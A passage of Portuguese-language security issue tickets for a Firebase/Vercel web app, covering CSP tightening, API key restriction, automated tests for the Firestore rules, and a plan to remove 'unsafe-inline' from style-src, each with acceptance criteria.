Cloud. Nenhum dos dois é verificável pelo código. Não há App Check no projeto.

Impacto

Redução da defesa em profundidade; uso da cota do projeto por cliente não
autorizado.

Correção sugerida

- `img-src`: trocar `https:` pela lista real — `'self' data: blob: https://lh3.googleusercontent.com`
- `style-src`: remover ``'unsafe-inline'`` **depois** de migrar os atributos
  `style=` para classe (trabalho de uma rodada inteira; não fazer junto)
- Console do Firebase → Authentication → Domínios autorizados: só o domínio da
  Vercel e `localhost`
- Google Cloud → Credenciais: restringir a chave por referenciador HTTP
- Avaliar App Check com reCAPTCHA Enterprise

Não adianta "esconder" a chave no código — isso não é correção.

Critérios de aceite

- [ ] `img-src` sem `https:` genérico, e o avatar do Google continua carregando
- [ ] Domínios autorizados conferidos no console (print anexado)
- [ ] Chave restrita por referenciador HTTP no Google Cloud
- [ ] Decisão sobre App Check registrada na issue (adotar ou dispensar, com o porquê)
- [ ] Saída de ``'unsafe-inline'`` do `style-src` registrada como trabalho futuro, com o levantamento de quantos
`style=` existem hoje

--- FIM ISSUE 4 ---

--- ISSUE 5 ---

```
## [Segurança] Fixar as regras do Firestore com teste automatizado

**Labels:** `security`, `severidade: baixa`, `tipo: teste`

### Problema

`firestore.rules` concentra todo o isolamento entre usuários e toda a
validação de campo do lado do servidor (faixa de valor, tamanho de descrição,
número de campos). Hoje a garantia de que ela está certa é uma leitura humana:
não há teste, e uma edição que afrouxe uma regra passa sem ninguém notar.

O projeto já roda testes em Node puro (`test/saldos.test.mjs`,
`test/pdf-import.test.mjs`, `test/base-parser.test.mjs`), então existe o
hábito e o lugar.

### Por que importa

Não é um achado explorável: é o que transforma o achado 1 de "conferido uma vez"
em "conferido a cada commit". Sem isso, toda a postura de segurança do projeto
depende de alguém reler um arquivo de 131 linhas.

### Evidência

```
firestore.rules:45-118  — 9 blocos match, cada um com isOwner(uid) && verified()
firestore.rules:127-129 — match /{document=**} { allow read, write: if false; }
```

Nenhum arquivo em `test/` referencia essas regras.

Correção sugerida

Acrescentar `@firebase/rules-unit-testing` sobre o emulador do Firestore, com
os casos que importam:

- usuário A não lê `users/{B}/transactions`
- usuário A não escreve em `users/{B}/*`
- usuário sem `email_verified` é negado
- transação com `amount` acima de 10.000.000 é rejeitada
- descrição acima de 500 caracteres é rejeitada
- documento fora de `/users` é negado

Critérios de aceite

- [ ] Suíte de regras rodando contra o emulador, invocável por um comando só
- [ ] Os seis casos acima cobertos e passando
- [ ] A suíte roda no CI junto com a publicação das regras (issue 1)
- [ ] Afrouxar qualquer `match` faz a suíte falhar (verificado quebrando de propósito)
```

--- FIM ISSUE 5 ---

--- ISSUE 6 ---

```
## [Segurança] Sair do `'unsafe-inline'` no `style-src` da CSP

**Labels:** `security`, `severidade: baixa`, `refatoração`

### Problema

`script-src` já está sem `'unsafe-inline'` — foi o que motivou extrair
`js/firebase-init.js`. `style-src` ainda tem, em `vercel.json:24`.

**Não é explorável sozinho.** É a camada que deixaria de conter um XSS caso um
apareça — e a auditoria de 19/09/2026 varreu as 61 ocorrências de `innerHTML`
sem achar furo na disciplina de `esc()`.

### O custo, medido em 19/09/2026
```

O bloqueio é a quantidade de atributos `style="…"` que os módulos escrevem dentro de `innerHTML`. Cada um deles para de funcionar no instante em que `'unsafe-inline'` sai do `style-src`.

```
$ grep -o 'style="' js/*.js | wc -l
92
$ grep -o 'style="' index.html | wc -l
8
```

100 no total — 92 nos módulos, 8 no shell. Por arquivo:

arquivo	ocorrências
`js/ajustes.js`	21
`js/mes.js`	12
`js/adiante.js`	11
`js/guardado.js`	9
`js/importar.js`	8
`index.html`	8
`js/orcamento.js`	7
`js/utils.js`	7
`js/conferir.js`	6
`js/extratos.js`	6
`js/cartao.js`	3
`js/pdf-import.js`	2

A maioria é espaçamento repetido, não estilo calculado: **28 são `style="margin:0"`**, e os próximos mais comuns também são margem (`margin:8px 0 0`, `margin:0 0 16px`, `margin:0 0 10px`, 4 cada). Isso vira um punhado de classes utilitárias, não 100 decisões.

O resto é largura de campo (`width:110px`) e o punhado de casos em que o valor é CALCULADO em tempo de render — barra de progresso, fatia da rosca, cor da categoria. **Esses não viram classe**: precisam de `setProperty()` no nó depois do `innerHTML`, ou de variável CSS escrita pelo mesmo caminho. É o que torna isto uma rodada, e não um item de lista.

Correção sugerida

Uma rodada própria, **depois** das issues 1 a 5:

1. Classes utilitárias para o espaçamento repetido (as 28 de `margin:0` e as margens vizinhas) — em `css/style.css`, junto do vocabulário v2.
2. Levantar os valores calculados e trocá-los por variável CSS aplicada ao nó depois do `innerHTML`.
3. Só então tirar `'unsafe-inline'` do `style-src`.

Tirar antes de 1 e 2 quebra a interface em silêncio: o navegador ignora o atributo e não lança exceção — some o espaçamento e a barra de progresso fica com largura zero.

Critérios de aceite

- [ ] `grep -o 'style="' js/*.js index.html | wc -l` devolve 0
- [ ] `style-src` sem `'unsafe-inline'` em `vercel.json`
- [ ] As sete telas sem erro de CSP no console, **nos dois temas**
- [ ] Barra de progresso de meta, rosca de distribuição e cor de categoria continuam desenhando com o valor certo

--- FIM ISSUE 6 ---